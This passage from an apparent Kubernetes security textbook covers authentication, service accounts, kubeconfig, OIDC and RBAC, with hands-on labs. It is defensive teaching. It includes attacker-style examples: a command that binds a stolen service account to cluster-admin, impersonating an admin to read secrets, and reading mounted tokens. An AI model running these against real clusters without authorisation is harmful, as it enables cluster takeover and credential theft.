kubectl create serviceaccount backend-api -n production
```

The Default Service Account Problem

Every namespace gets a `default` service account automatically. If a pod doesn't specify a service account, it uses `default`. And by default, Kubernetes auto-mounts a token for that service account into every pod at:

```
/var/run/secrets/kubernetes.io/serviceaccount/token
```

In a freshly created cluster, the default service account has minimal permissions — it can't do much. But in practice, teams often grant additional permissions to the default service account because it's convenient, or bind the default service account to a ClusterRole without realizing they've just given every pod in that namespace those permissions.

The fix is two-pronged: never grant permissions to the default service account, and disable auto-mounting for pods that don't need API access.

To disable auto-mounting at the service account level:

```yaml
apiVersion: v1
kind: ServiceAccount
metadata:
  name: my-app
  namespace: production
automountServiceAccountToken: false
```

Or at the individual pod level:

```yaml
spec:
  automountServiceAccountToken: false
  containers:
  - name: my-app
    image: my-app:v1.2.3
```

Projected Service Account Tokens

Older Kubernetes versions (pre-1.21) issued long-lived, non-expiring service account tokens stored as Secrets. If you ran `kubectl get secrets`, you'd find a `<service-account-name>-token-xxxxx` secret in every namespace. Those tokens never expired and were valid as long as the service account existed.

Modern Kubernetes uses **projected service account tokens** instead. These are:

- **Bounded** — tied to a specific pod; invalid when the pod is deleted
- **Time-limited** — expire after a configurable period (default one hour)

- **Audience-specific** — can be scoped to specific API server endpoints

You can configure a projected token with a custom expiry:

```
spec:
  volumes:
  - name: token
    projected:
      sources:
      - serviceAccountToken:
          path: token
          expirationSeconds: 3600     # 1 hour
          audience: api               # only valid for the API server
```

If you're running Kubernetes 1.21 or later with the `LegacyServiceAccountTokenNoAutoGeneration` feature gate enabled (the default from 1.24), your cluster is already using projected tokens. If you see old-style `<name>-token-xxxxx` Secrets in your cluster, those are from an older configuration and should be cleaned up.

5.6 kubeconfig In Depth

kubectl stores all the information it needs to connect to clusters in a configuration file — by default at `~/.kube/config`. This file is worth understanding because it's both essential and a serious security liability if mishandled.

A kubeconfig has three main sections:

```
apiVersion: v1
kind: Config
clusters:
- name: security-lab
  cluster:
    server: https://127.0.0.1:6443
    certificate-authority-data: <base64-encoded-CA-cert>   # trust anchor

users:
- name: security-lab-admin
  user:
    client-certificate-data: <base64-encoded-client-cert>  # identity
    client-key-data: <base64-encoded-private-key>          # proves
ownership

contexts:
- name: kind-security-lab
  context:
    cluster: security-lab
    user: security-lab-admin
    namespace: default

current-context: kind-security-lab
```

A **context** binds a cluster, a user, and an optional namespace together. Engineers who work with multiple clusters switch between contexts:

```
kubectl config get-contexts          # list all contexts
kubectl config use-context prod-eks  # switch to production — careful
kubectl config current-context       # confirm which cluster you're
talking to
```

That last command matters more than it might seem. Running a destructive command against the wrong cluster because you forgot to switch context is a real operational hazard. Many teams prefix their shell prompt with the current kubectl context to make it obvious.

Security Risks

The kubeconfig file contains your private key and certificates in Base64-encoded form. Anyone who can read this file can impersonate you against the cluster. Treat it accordingly:

```
# Verify permissions are restricted to your user only
ls -la ~/.kube/config
# Should show: -rw------- (600)

# Fix it if it's too permissive
chmod 600 ~/.kube/config
```


Never share kubeconfig files over email, Slack, or commit them to a Git repository. If a kubeconfig file is accidentally shared, treat the contained credentials as compromised — rotate the certificates or tokens immediately and audit the cluster's audit logs to see what was done with them.

When generating kubeconfig files for service teams, create them with scoped credentials (minimal RBAC permissions, short-lived tokens) rather than copying admin kubeconfigs. Some CI/CD platforms support short-lived token injection at pipeline start time, which is better than storing a long-lived kubeconfig as a secret.

5.7 OIDC Authentication

OpenID Connect (OIDC) is the authentication mechanism most enterprises should be using for human cluster access. Instead of managing certificates per user, Kubernetes delegates authentication to an external identity provider — Okta, Azure Entra ID, Google Workspace, Keycloak, Ping Identity — that the organization already manages.

How It Works



```
|                              |                          |
|                              |◄── verify token ─────────┤
|                              |                          |
|                              |─── token valid ─────────►|
|                              |                          |
|                              |          identity extracted from claims
|                              |          (sub, email, groups)
```

The API server is configured with the identity provider's OIDC issuer URL and the expected audience claim. When a request arrives with an OIDC token, the API server validates the token signature against the provider's public keys, checks expiry, and extracts the username and group claims to use for RBAC.

Configuration

The API server flags that enable OIDC:

```
--oidc-issuer-url=https://accounts.google.com
--oidc-client-id=my-kubernetes-cluster
--oidc-username-claim=email
--oidc-groups-claim=groups
--oidc-ca-file=/etc/kubernetes/oidc-ca.crt   # if using a private CA
```

The `--oidc-username-claim` and `--oidc-groups-claim` flags tell the API server which JWT fields to use as the Kubernetes username and group memberships. The groups field is then usable in RBAC ClusterRoleBindings to grant access to everyone in a given directory group — making onboarding and offboarding entirely automatic.

Why OIDC Is Better for Production

- **MFA-backed** — the identity provider enforces MFA; Kubernetes doesn't need to care
- **Token expiry** — OIDC tokens typically expire in 1 hour or less; stolen tokens go stale quickly
- **Centralized revocation** — disabling a user in Okta or Entra ID removes their Kubernetes access on next token refresh, no certificate rotation needed
- **Group sync** — group memberships from the directory flow directly into RBAC without any per-cluster user management

The main operational complexity of OIDC is the initial setup — configuring the identity provider application, generating a client ID and secret, and getting the API server flags right. That setup cost pays for itself quickly in reduced per-user credential management.

5.8 Cloud Provider Authentication

Managed Kubernetes services integrate authentication with their native IAM systems.

Amazon EKS uses the `aws-iam-authenticator` (or `eks get-token` via the AWS CLI) to convert AWS IAM identities into Kubernetes credentials. The EKS API server delegates token

validation to AWS's token endpoint. AWS IAM users and roles that should have cluster access are mapped to Kubernetes usernames and groups in the `aws-auth` ConfigMap in the `kube-system` namespace:

```yaml
apiVersion: v1
kind: ConfigMap
metadata:
  name: aws-auth
  namespace: kube-system
data:
  mapRoles: |
    - rolearn: arn:aws:iam::123456789:role/eks-admin-role
      username: eks-admin
      groups:
      - system:masters    # careful — this bypasses RBAC
```

Warning: *Mapping IAM roles to `system:masters` is a common shortcut that grants unrestricted access. Map to a custom RBAC group instead and define precise permissions through ClusterRoleBindings.*

Google GKE integrates with Google IAM via Workload Identity. GKE clusters can also use Google Workspace groups for Kubernetes RBAC, with group memberships flowing from Google's directory into the cluster automatically.

Azure AKS integrates with Microsoft Entra ID (formerly Azure AD), supporting conditional access policies, Privileged Identity Management for just-in-time cluster access, and group-based RBAC from the Entra directory.

The common thread: cloud-managed authentication means less certificate management overhead, but the RBAC bindings on the Kubernetes side still need the same care as any other cluster.

5.9 Anonymous Access

If no authentication mechanism can identify the caller, the request is either rejected (unauthenticated) or passed along as the `system:anonymous` user in the `system:unauthenticated` group. Which behavior occurs depends on the `--anonymous-auth` API server flag.

Anonymous access is what made the Tesla breach possible. The Kubernetes dashboard was publicly accessible and anonymous access allowed anyone to connect without credentials.

In modern Kubernetes clusters, anonymous access is restricted by default — the `system:unauthenticated` group has no RBAC permissions. But "restricted by default" isn't the same as "disabled." Some endpoints remain accessible to anonymous users for operational reasons (the `/healthz` and `/readyz` API server health check endpoints, for example).

Check whether anonymous access is meaningfully restricted in your cluster:

```
kubectl auth can-i --list --as=system:anonymous
```

If this returns any permissions beyond the health check endpoints, investigate why.

5.10 Authentication Best Practices

For human users: - Use OIDC with an enterprise identity provider for production clusters - Require MFA on the identity provider — Kubernetes shouldn't need to implement its own - If using certificates, set short expiry windows (24–72 hours) and automate renewal - Never use credentials claiming `system:masters` for day-to-day operations - Audit and clean up unused users, expired certificates, and stale kubeconfig contexts regularly

For workloads: - Create a dedicated service account per application — never share service accounts between apps - Disable auto-mounting for pods that don't make Kubernetes API calls - Use projected tokens with short expiry instead of legacy long-lived Secret-based tokens - Scope service account permissions to only what the workload actually needs (covered in depth in Chapter 6)

For kubeconfig: - File permissions: `600` always - Never commit kubeconfig files to version control — add `.kube/` to your `.gitignore` - Use context switching deliberately — confirm the active context before any destructive operations - For CI/CD pipelines, inject short-lived credentials at pipeline start rather than storing long-lived kubeconfig secrets

Chapter Summary

Kubernetes authentication is more complex than most systems because there's no built-in user store — identity comes from certificates, external providers, or service account tokens depending on who's making the request. That flexibility is powerful but requires deliberate configuration to be secure.

X.509 certificates work well for self-managed clusters but lack revocation support, making OIDC a better choice for human users in production. Service accounts are the right mechanism for workloads, but the defaults — auto-mounting, the default service account, legacy non-expiring tokens — create risks that require explicit remediation. kubeconfig files carry live credentials and deserve the same protection as any sensitive secret.

Authentication is the gate. Everything that follows — RBAC, admission control, runtime detection — only works on authenticated identities. A weak authentication setup means those later controls are protecting a boundary that's already been bypassed.

Hands-On Lab 5: Creating a Certificate-Based User and Inspecting Service Accounts

Objective

Create a certificate-authenticated user, add them to kubeconfig, and verify how service account tokens are mounted in pods.

Part A: Create a Certificate User

```
# Step 1: Generate the private key
openssl genrsa -out alice.key 2048

# Step 2: Create the CSR (CN=alice, O=developers group)
openssl req -new -key alice.key \
  -out alice.csr \
  -subj "/CN=alice/O=developers"

# Step 3: Submit to the cluster for signing
cat <<EOF | kubectl apply -f -
apiVersion: certificates.k8s.io/v1
kind: CertificateSigningRequest
metadata:
  name: alice
spec:
  request: $(cat alice.csr | base64 | tr -d '\n')
  signerName: kubernetes.io/kube-apiserver-client
  expirationSeconds: 86400
  usages:
  - client auth
EOF

# Step 4: Approve it
kubectl certificate approve alice

# Step 5: Extract the signed certificate
kubectl get csr alice -o jsonpath='{.status.certificate}' | base64 -d >
alice.crt

# Step 6: Add alice to kubeconfig
kubectl config set-credentials alice \
  --client-certificate=alice.crt \
  --client-key=alice.key

kubectl config set-context alice-context \
  --cluster=kind-security-lab \
  --user=alice

# Step 7: Try using alice's identity
kubectl --context=alice-context get pods
```

Alice can authenticate but has no RBAC permissions yet — the `get pods` call should return a `403 Forbidden`. That's correct: authentication succeeded (the cluster knows who Alice is), but authorization denied the request (she has no Role allowing this).

Part B: Inspect Service Account Token Mounting

```
# Deploy a pod with the default service account
kubectl run token-demo --image=alpine --restart=Never -- sleep 600
kubectl wait --for=condition=Ready pod/token-demo

# Inspect the mounted token
kubectl exec -it token-demo -- sh -c \
  "ls /var/run/secrets/kubernetes.io/serviceaccount/"

# Read the token itself
kubectl exec -it token-demo -- sh -c \
  "cat /var/run/secrets/kubernetes.io/serviceaccount/token"

# Decode the token (paste the output at jwt.io to inspect claims)
TOKEN=$(kubectl exec token-demo -- \
  cat /var/run/secrets/kubernetes.io/serviceaccount/token)
echo $TOKEN | cut -d. -f2 | base64 -d 2>/dev/null | jq .
```

The decoded token shows the service account name, namespace, and expiry time. Note the `exp` claim — this is a projected token with an expiry.

Part C: Create a Pod Without Auto-Mounted Token

```
# no-token-pod.yaml
apiVersion: v1
kind: Pod
metadata:
  name: no-token-demo
spec:
  automountServiceAccountToken: false
  containers:
  - name: alpine
    image: alpine
    command: ["sleep", "600"]
```

```
kubectl apply -f no-token-pod.yaml
kubectl wait --for=condition=Ready pod/no-token-demo

# Confirm the token directory doesn't exist
kubectl exec -it no-token-demo -- ls /var/run/secrets/ 2>&1 || echo "No
secrets mounted"

# Clean up
kubectl delete pod token-demo no-token-demo
```

Discussion Questions

- What did the `403 Forbidden` error on Alice's `get pods` call tell you about the relationship between authentication and authorization?
- Alice's certificate has `O=developers` — how would you write an RBAC RoleBinding that grants all members of the `developers` group read access to pods?
- What is the `exp` claim in the service account token, and why does it matter from a security perspective?

Review Questions

1. Why doesn't Kubernetes have a built-in user database, and what mechanisms does it use for human authentication instead?
2. What Kubernetes object fields in an X.509 certificate become the username and group memberships?
3. What is the `system:masters` group, and why is it dangerous for day-to-day operations?
4. What is the difference between a legacy service account token (Kubernetes pre-1.21) and a projected service account token?
5. What does `automountServiceAccountToken: false` do, and in what situations should you always set it?
6. A developer commits their kubeconfig file to a public GitHub repository. What are the immediate security risks, and what should the remediation steps be?
7. What three sections make up a kubeconfig file, and what does each contain?
8. What is an OIDC ID token, and how does the Kubernetes API server validate it without contacting the identity provider on every request?
9. In the `aws-auth` ConfigMap on EKS, what is wrong with mapping an IAM role to the `system:masters` group?
10. You run `kubectl auth can-i --list --as=system:anonymous` and see that anonymous users can list pods in the default namespace. What is the risk, and how would you fix it?

Chapter 6
Authorization with RBAC

Learning Objectives

By the end of this chapter, you will be able to:

- Explain how RBAC Roles, ClusterRoles, RoleBindings, and ClusterRoleBindings work together.
- Write minimal-privilege RBAC rules using the correct API groups, resources, and verbs.
- Understand resource subresources and why they matter for security.
- Identify how RBAC misconfigurations lead to privilege escalation.
- Use `kubectl auth can-i` and audit tools to inspect permissions across a cluster.
- Design a practical RBAC model for a multi-team Kubernetes environment.

6.1 Introduction

Authentication tells Kubernetes who you are. RBAC tells Kubernetes what you're allowed to do. Get RBAC wrong and authentication doesn't matter a single overly permissive binding can hand an attacker everything they need.

RBAC is also one of the most commonly misconfigured parts of Kubernetes. Not because it's complicated in concept, but because the details trip people up: API groups that aren't obvious, subresources that don't inherit parent permissions, wildcard grants that look narrow but are actually broad, and privilege escalation paths that aren't visible until an attacker uses them.

This chapter builds RBAC from the ground up with enough depth to write policies confidently and audit them critically.

6.2 How Kubernetes Makes Authorization Decisions

After authentication establishes who the caller is, the API server runs authorization. Kubernetes supports several authorization modes ABAC, Webhook, Node, and RBAC configured via the `--authorization-mode` flag on the API server. Modern clusters run `--authorization-mode=Node,RBAC`. The Node authorizer handles kubelet requests; RBAC handles everything else.

RBAC is deny-by-default. If no rule explicitly permits an operation, it's denied. There are no negative rules — you can't write "deny this specific thing" and allow everything else. You build

permissions by adding allow rules, and anything not covered by an allow rule is automatically denied.

This is actually a good security property. A new service account with no bindings can do nothing. A new user with no bindings can do nothing. You have to explicitly grant access — it doesn't leak in by default.

6.3 The Four RBAC Objects

RBAC in Kubernetes is built from four object types that work together:

```
Role / ClusterRole → defines WHAT is allowed
RoleBinding / ClusterRoleBinding → defines WHO gets it and WHERE
```

Role — defines permissions within a single namespace. A Role in the `production` namespace has no effect on the `staging` namespace.

ClusterRole — defines permissions cluster-wide, or for non-namespaced resources (nodes, PersistentVolumes, namespaces themselves).

RoleBinding — grants a Role or ClusterRole to a subject within a specific namespace.

ClusterRoleBinding — grants a ClusterRole to a subject across the entire cluster.

One combination that trips people up: a **ClusterRole can be bound with a RoleBinding**. This lets you define a reusable role template at the cluster level and then apply it namespace-by-namespace with RoleBindings. The ClusterRole defines what; the RoleBinding scopes where.

6.4 API Groups, Resources, and Verbs

RBAC rules have three fields that work together to define what's permitted. Getting these right requires understanding how Kubernetes organizes its API.

API Groups

Kubernetes resources are organized into API groups. The core resources — Pods, Services, ConfigMaps, Secrets, Namespaces — live in the core group, represented in RBAC as an empty string `""`. Other resources live in named groups:

API Groups	Resources
`""` (core)	pods, services, configmaps, secrets, serviceaccounts, nodes
`apps`	deployments, replicasets, daemonsets, statefulsets
`batch`	jobs, cronjobs

`rbac.authorization.k8s.io`	roles, clusterroles, rolebindings, clusterrolebindings
`networking.k8s.io`	networkpolicies, ingresses
`policy`	poddisruptionbudgets

A rule that specifies `apiGroups: [""]` only applies to core resources. If you write a role granting access to `deployments` but put it in `apiGroups: [""]`, it won't work — deployments are in the `apps` group:

```yaml
# WRONG — deployments are in the apps group, not core
rules:
- apiGroups: [""]
  resources: ["deployments"]
  verbs: ["get", "list"]

# CORRECT
rules:
- apiGroups: ["apps"]
  resources: ["deployments"]
  verbs: ["get", "list"]
```

This is one of the most common RBAC mistakes beginners make: a rule that silently does nothing because the API group is wrong.

Verbs

Verbs map to HTTP methods and define which operations are permitted:

Verb	HTTP Method	What It Does
`get`	GET	Read a single named resource
`list`	GET (collection)	List all resources of a type
`watch`	GET with watch param	Stream change events
`create`	POST	Create a new resource
`update`	PUT	Replace a resource
`patch`	PATCH	Partial update
`delete`	DELETE	Delete a resource
`deletecollection`	DELETE (collection)	Delete multiple resources

Read-only access is `get`, `list`, `watch`. Full management is all verbs. Be precise — granting `update` without `create` means the subject can modify existing resources but can't create new ones.

Subresources

This is where most incomplete RBAC policies have gaps. Kubernetes resources have **subresources** — sub-endpoints that are separate from the parent resource in the authorization model:

Parent Resource	Subresource	What It Controls
`pods`	`pods/exec`	`kubectl exec` into a container
`pods`	`pods/log`	`kubectl logs`
`pods`	`pods/portforward`	`kubectl port-forward`
`pods`	`pods/attach`	Attach to a running container
`pods`	`pods/status`	Pod status updates
`secrets`	`secrets/status`	Secret status
`nodes`	`nodes/proxy`	Proxy requests through kubelet

Granting access to `pods` does **not** grant access to `pods/exec`. These are separate authorization checks. A developer who needs to view pods but should not be able to exec into them needs a role that explicitly includes `pods/log` but omits `pods/exec`:

```yaml
apiVersion: rbac.authorization.k8s.io/v1
kind: Role
metadata:
  name: developer-readonly
  namespace: production
rules:
- apiGroups: [""]
  resources: ["pods", "pods/log"]       # can view pods and read logs
  verbs: ["get", "list", "watch"]
# Note: pods/exec is NOT listed — developers cannot exec into containers
- apiGroups: ["apps"]
  resources: ["deployments", "replicasets"]
  verbs: ["get", "list", "watch"]
```

6.5 Built-in ClusterRoles

Kubernetes ships with several built-in ClusterRoles that are useful as starting points:

Cluster Role	What It Allows
`view`	Read-only access to most resources in a namespace (not secrets)
`edit`	Read/write for most resources, no RBAC or secret management
`admin`	Full namespace management including RBAC, but not cluster-wide

`cluster-admin`	Unrestricted access to everything in the cluster

The `view` role is useful for read-only users and monitoring integrations. Note that it deliberately excludes secrets — you have to grant secret access explicitly if needed. The `edit` role gives developers full workload management without RBAC modification rights. The `admin` role is appropriate for namespace owners.

`cluster-admin` is the nuclear option. It bypasses all authorization checks and cannot be meaningfully scoped. Reserve it for break-glass emergency access only, and audit who holds it regularly:

```
# Find everything bound to cluster-admin
kubectl get clusterrolebindings -o json | \
  jq -r '.items[] | select(.roleRef.name == "cluster-admin") |
  .metadata.name + ": " + ([.subjects[]? | .kind + "/" + .name] | join(",
"))'
```

6.6 Writing Minimal-Privilege Roles

The practical challenge of least privilege is writing roles that give people what they actually need without guessing at what they might need later. Here are concrete role designs for common personas.

Developer Role (namespace-scoped)

A developer who needs to deploy applications, view logs, and scale services — but shouldn't touch secrets or RBAC:

```
apiVersion: rbac.authorization.k8s.io/v1
kind: Role
metadata:
  name: developer
  namespace: development
rules:
- apiGroups: ["apps"]
  resources: ["deployments", "replicasets", "statefulsets"]
  verbs: ["get", "list", "watch", "create", "update", "patch"]
- apiGroups: [""]
  resources: ["pods", "pods/log", "services", "configmaps"]
  verbs: ["get", "list", "watch"]
- apiGroups: [""]
  resources: ["pods/portforward"]
  verbs: ["create"]    # allows kubectl port-forward for local testing
```

Security Analyst Role (cross-namespace read-only)

A security analyst who needs read access to everything across namespaces including secrets for audit purposes, but should never modify anything:

```yaml
apiVersion: rbac.authorization.k8s.io/v1
kind: ClusterRole
metadata:
  name: security-auditor
rules:
- apiGroups: ["*"]
  resources: ["*"]
  verbs: ["get", "list", "watch"]
```

Warning: *This ClusterRole grants read access to all secrets cluster-wide. Only bind it to identities that genuinely need it, and prefer a ClusterRoleBinding that includes audit log review in your security processes.*

Monitoring Service Account (Prometheus-style)

A monitoring agent that needs to discover pods and services across namespaces:

```yaml
apiVersion: rbac.authorization.k8s.io/v1
kind: ClusterRole
metadata:
  name: prometheus-scraper
rules:
- apiGroups: [""]
  resources: ["nodes", "pods", "services", "endpoints"]
  verbs: ["get", "list", "watch"]
- apiGroups: [""]
  resources: ["nodes/metrics", "nodes/proxy"]
  verbs: ["get"]
- nonResourceURLs: ["/metrics", "/metrics/cadvisor"]
  verbs: ["get"]
```

Note the `nonResourceURLs` field — this is how you grant access to API paths that aren't Kubernetes objects, like the metrics endpoint.

6.7 RBAC Privilege Escalation

This is the section most RBAC guides skip, and it's the one attackers know well. Certain RBAC permissions are inherently escalation risks because they let an attacker grant themselves additional access.

The Core Escalation Path

If an attacker compromises a service account that can **create or modify ClusterRoleBindings**, they can bind themselves (or any other identity) to `cluster-admin`:

```
# Attacker has stolen a service account token with ClusterRoleBinding
write access
kubectl create clusterrolebinding pwned \
  --clusterrole=cluster-admin \
  --serviceaccount=default:attacker-controlled-sa
```

Now `attacker-controlled-sa` is a cluster admin. This is why permissions to manage RBAC objects — `roles`, `clusterroles`, `rolebindings`, `clusterrolebindings` — are effectively equivalent to `cluster-admin` if they include write verbs.

The `escalate` and `bind` Verbs

Kubernetes has two special verbs to partially control this:

- **`escalate`** — required to create or update a Role with permissions the caller doesn't already have. Without it, a user can't create a Role that grants more than they currently possess.
- **`bind`** — required to create RoleBindings or ClusterRoleBindings. Without it, a user can't bind a role to any subject.

Neither of these is enabled by default for regular users. But if a service account has `create` on `rolebindings` without needing `bind` explicitly (which older Kubernetes versions handled differently), the escalation path exists. Check your cluster version and configuration.

The `impersonate` Verb

Perhaps the most dangerous single verb in Kubernetes is `impersonate`. A subject with impersonate permissions can make API requests on behalf of any other identity:

```
# With impersonate, an attacker can act as any user
kubectl get secrets --as=system:admin
```

Impersonation is a legitimate administrative tool — `kubectl auth can-i` uses it internally, and some proxy-based authentication systems require it. But granting it broadly is equivalent to granting full cluster access. Audit your cluster for any impersonation grants:

```
kubectl get clusterroles -o json | \
  jq -r '.items[] | select(.rules[]?.verbs[]? == "impersonate")
| .metadata.name'
```

6.8 Auditing RBAC

Regular RBAC auditing is not optional in any cluster that takes security seriously. Permissions accumulate over time — a temporary grant that was never cleaned up, a service account that got `cluster-admin` to fix a problem two quarters ago — and the only way to know what's there is to look.

Basic Inventory

```
# Who has cluster-admin?
kubectl get clusterrolebindings -o wide | grep cluster-admin

# All ClusterRoleBindings with their subjects
kubectl get clusterrolebindings \
  -o custom-
```

```
columns='NAME:.metadata.name,ROLE:.roleRef.name,SUBJECTS:.subjects[*].nam
e'

# Service accounts with elevated permissions
kubectl get rolebindings,clusterrolebindings -A \
  -o json | jq -r '.items[] |
  select(.subjects[]?.kind == "ServiceAccount") |
  .metadata.name + " → " + .roleRef.name'
```

Testing Specific Permissions

The `kubectl auth can-i` command is your primary tool for testing what an identity can do:

```
# What can the current user do?
kubectl auth can-i --list

# What can a specific service account do?
kubectl auth can-i --list \
  --as=system:serviceaccount:production:backend-api \
  --namespace=production

# Can alice create pods in staging?
kubectl auth can-i create pods \
  --as=alice \
  --namespace=staging

# Can anonymous users list secrets?
kubectl auth can-i list secrets \
  --as=system:anonymous \
  --namespace=production
```

Third-Party Audit Tools

`kubectl auth can-i` answers "can identity X do operation Y?" but not "who can do operation Y?" For that reverse query, the community maintains tools worth knowing:

- **`kubectl-who-can`** (by Aqua Security) — answers "who can perform this operation on this resource?"
- **`rakkess`** — shows a matrix of permissions for a given service account
- **`rbac-tool`** — generates visual RBAC graphs and reports

```
# Install kubectl-who-can
kubectl krew install who-can

# Who can read secrets in production?
kubectl who-can get secrets -n production

# Who can create ClusterRoleBindings?
kubectl who-can create clusterrolebindings
```

6.9 Common RBAC Misconfigurations

Wildcard grants are the most common path to accidental over-permission:

```
# This grants full access to everything — avoid
rules:
- apiGroups: ["*"]
  resources: ["*"]
  verbs: ["*"]
```

Even `verbs: ["*"]` on a single resource type grants `delete`, `deletecollection`, and `patch` — operations you may not have intended.

Broad secret access is frequently granted without considering what it enables. The `get` verb on secrets returns the full secret content — not just metadata. A service account that can `list` secrets in a namespace can enumerate every database credential, API key, and TLS certificate stored there.

```
# Any account that can do this owns everything in that namespace
kubectl auth can-i get secrets -n production \
  --as=system:serviceaccount:production:my-app
```

Using the default service account for workloads means every pod without an explicit service account shares the same identity. Any RBAC binding on the default service account applies to all those pods simultaneously.

Namespace wildcard in ClusterRoleBindings — when you use a ClusterRoleBinding instead of a RoleBinding, you're granting the role cluster-wide. Many teams do this because it's simpler than creating RoleBindings in multiple namespaces, but the result is access to namespaces the subject should never see.

Forgetting to remove access — permissions granted for a temporary need (incident response, debugging a production issue) often never get cleaned up. An access review cadence quarterly is common, monthly is better finds these.

6.10 RBAC Design Patterns

A workable RBAC model for a multi-team cluster usually has a few layers:

Namespace isolation — each team or environment gets its own namespace. RBAC permissions are granted within namespaces, keeping blast radius contained.

Role templates — define ClusterRoles for common persona types (developer, viewer, deployer) and bind them per-namespace with RoleBindings. This way, the permission definition is maintained in one place and applied consistently.

Group-based bindings — bind to OIDC groups rather than individual users. When someone joins or leaves the team, their group membership changes and their Kubernetes access updates automatically without touching RBAC objects.

Service account per workload — one service account per application, with permissions scoped to exactly what that application calls. Never share service accounts across unrelated applications.

Separate RBAC management — only platform/cluster operators should have permission to modify RBAC objects. Application developers configure their applications; they don't configure who has access to what.

Chapter Summary

RBAC is how Kubernetes enforces the least privilege principle defined in Chapter 3. The mechanics — Roles, ClusterRoles, RoleBindings, ClusterRoleBindings — are straightforward, but the details that determine whether a policy actually does what you intend are less obvious: API groups, subresources, the escalation risks of certain verbs, the difference between a ClusterRoleBinding and a RoleBinding using a ClusterRole.

The most dangerous misconfigurations aren't always the obvious ones. Granting `cluster-admin` broadly is obviously bad. Granting `create` on `clusterrolebindings` to a service account that "just needs to manage its own namespace" is less obviously a path to full cluster compromise.

Audit regularly, bind to groups not individuals, use the built-in roles as a starting point rather than wildcards, and treat any RBAC object management permissions as equivalent to administrator access.

Hands-On Lab 6: Building a Multi-Persona RBAC Model

Objective

Create RBAC policies for three different personas and verify that each can and can't do what the policy intends.

Setup

```
kubectl create namespace rbac-lab
kubectl create namespace rbac-prod
```

Part A: Developer Role

Create a developer service account and role in `rbac-lab`:

```yaml
# developer-rbac.yaml
apiVersion: v1
kind: ServiceAccount
metadata:
  name: developer-sa
  namespace: rbac-lab
---
```

```yaml
apiVersion: rbac.authorization.k8s.io/v1
kind: Role
metadata:
  name: developer
  namespace: rbac-lab
rules:
- apiGroups: ["apps"]
  resources: ["deployments", "replicasets"]
  verbs: ["get", "list", "watch", "create", "update", "patch"]
- apiGroups: [""]
  resources: ["pods", "pods/log", "configmaps", "services"]
  verbs: ["get", "list", "watch"]
---
apiVersion: rbac.authorization.k8s.io/v1
kind: RoleBinding
metadata:
  name: developer-binding
  namespace: rbac-lab
subjects:
- kind: ServiceAccount
  name: developer-sa
  namespace: rbac-lab
roleRef:
  kind: Role
  name: developer
  apiGroup: rbac.authorization.k8s.io
```

```
kubectl apply -f developer-rbac.yaml
```

Verify the permissions:

```
SA="system:serviceaccount:rbac-lab:developer-sa"

# Should be YES
kubectl auth can-i list pods -n rbac-lab --as=$SA
kubectl auth can-i create deployments -n rbac-lab --as=$SA

# Should be NO
kubectl auth can-i get secrets -n rbac-lab --as=$SA
kubectl auth can-i create pods/exec -n rbac-lab --as=$SA
kubectl auth can-i list pods -n rbac-prod --as=$SA    # wrong namespace
```

Part B: Read-Only Security Analyst

```yaml
# analyst-rbac.yaml
apiVersion: v1
kind: ServiceAccount
metadata:
  name: analyst-sa
  namespace: rbac-lab
---
apiVersion: rbac.authorization.k8s.io/v1
kind: ClusterRole
metadata:
  name: security-auditor
```

```
rules:
- apiGroups: ["*"]
  resources: ["*"]
  verbs: ["get", "list", "watch"]
---
apiVersion: rbac.authorization.k8s.io/v1
kind: ClusterRoleBinding
metadata:
  name: analyst-binding
subjects:
- kind: ServiceAccount
  name: analyst-sa
  namespace: rbac-lab
roleRef:
  kind: ClusterRole
  name: security-auditor
  apiGroup: rbac.authorization.k8s.io
```

```
kubectl apply -f analyst-rbac.yaml

SA="system:serviceaccount:rbac-lab:analyst-sa"

# Should be YES (read-only, any namespace)
kubectl auth can-i list pods -n rbac-prod --as=$SA
kubectl auth can-i get secrets -n rbac-prod --as=$SA

# Should be NO (no write access)
kubectl auth can-i create pods -n rbac-lab --as=$SA
kubectl auth can-i delete deployments -n rbac-prod --as=$SA
```

Part C: Spot the Privilege Escalation

Create a service account that has the ability to create ClusterRoleBindings — and demonstrate the escalation:

```
# Create a "limited" service account
kubectl create serviceaccount risky-sa -n rbac-lab

# Grant it ClusterRoleBinding create rights (simulating a
misconfiguration)
kubectl create clusterrolebinding risky-binding \
  --clusterrole=admin \
  --serviceaccount=rbac-lab:risky-sa

# Now check: can risky-sa grant itself cluster-admin?
kubectl auth can-i create clusterrolebindings \
  --as=system:serviceaccount:rbac-lab:risky-sa
```

If the answer is `yes`, the service account could escalate to cluster-admin by creating a new ClusterRoleBinding. This demonstrates why any write permission on RBAC objects should be treated as effectively equivalent to admin access.

Cleanup

```
kubectl delete namespace rbac-lab rbac-prod
kubectl delete clusterrole security-auditor
kubectl delete clusterrolebinding analyst-binding risky-binding
```

Discussion Questions

- Why does the developer role grant `pods/log` but not `pods/exec`?
- The `security-auditor` ClusterRole has `apiGroups: ["*"]` — is this a wildcard risk? Why or why not?
- In Part C, what's the minimum change to `risky-sa`'s permissions that would eliminate the escalation path?

Review Questions

1. What does deny-by-default mean in Kubernetes RBAC, and why is it a security advantage?
2. Why does `apiGroups: [""]` in a Role rule not cover Deployments?
3. What is the difference between granting access to `pods` and granting access to `pods/exec`?
4. Explain the privilege escalation path available to a service account that has `create` on `clusterrolebindings`.
5. What does the `impersonate` verb allow, and in what legitimate scenarios is it used?
6. Why is `get` on `secrets` considered a high-risk permission?
7. What is the difference between binding a ClusterRole with a ClusterRoleBinding versus binding it with a RoleBinding?
8. You need to give Prometheus read access to pods and endpoints across all namespaces. Should you use a Role or ClusterRole, and a RoleBinding or ClusterRoleBinding?
9. What command would you run to find all identities that can create ClusterRoleBindings in your cluster?
10. A developer reports they can list pods but can't view logs. What RBAC change is needed, and what should you verify before making it?

Chapter 7
Admission Controllers and Pod Security Admission

Learning Objectives

